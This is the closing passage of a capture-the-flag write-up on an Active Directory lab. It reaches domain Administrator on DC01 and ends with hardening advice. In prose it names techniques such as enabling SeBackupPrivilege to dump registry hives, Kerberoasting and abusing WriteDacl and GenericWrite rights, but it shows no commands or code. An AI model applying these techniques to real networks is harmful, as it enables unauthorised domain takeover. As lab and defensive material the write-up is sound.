
The Evil-WinRM session on DC01 as Administrator with root.txt listed on the desktop
We have a shell on DC01 as the domain Administrator. root.txt is on the Administrator’s desktop.
Final Thoughts
SeBackupPrivilege was in svc_backup’s token from the start, just switched off, and I could only save the hives once I turned it on with EnableAllTokenPrivs.
Service accounts with SPNs belong on gMSA or a PAM-managed password, so a roasted ticket produces nothing crackable. A password typed on a command line or saved in a script belongs in a credential prompt or a vault. SeBackupPrivilege on a server can read its SAM, so it does not belong on a service account, and a local account’s password should never double as a domain password. Credentials belong in a password manager, not a spreadsheet or a chat history. svc_backup held GenericWrite and AddSelf over File Management and braun held WriteDacl over the domain, and object-level rights like these need auditing on a schedule rather than at build time.
— 0xB1rd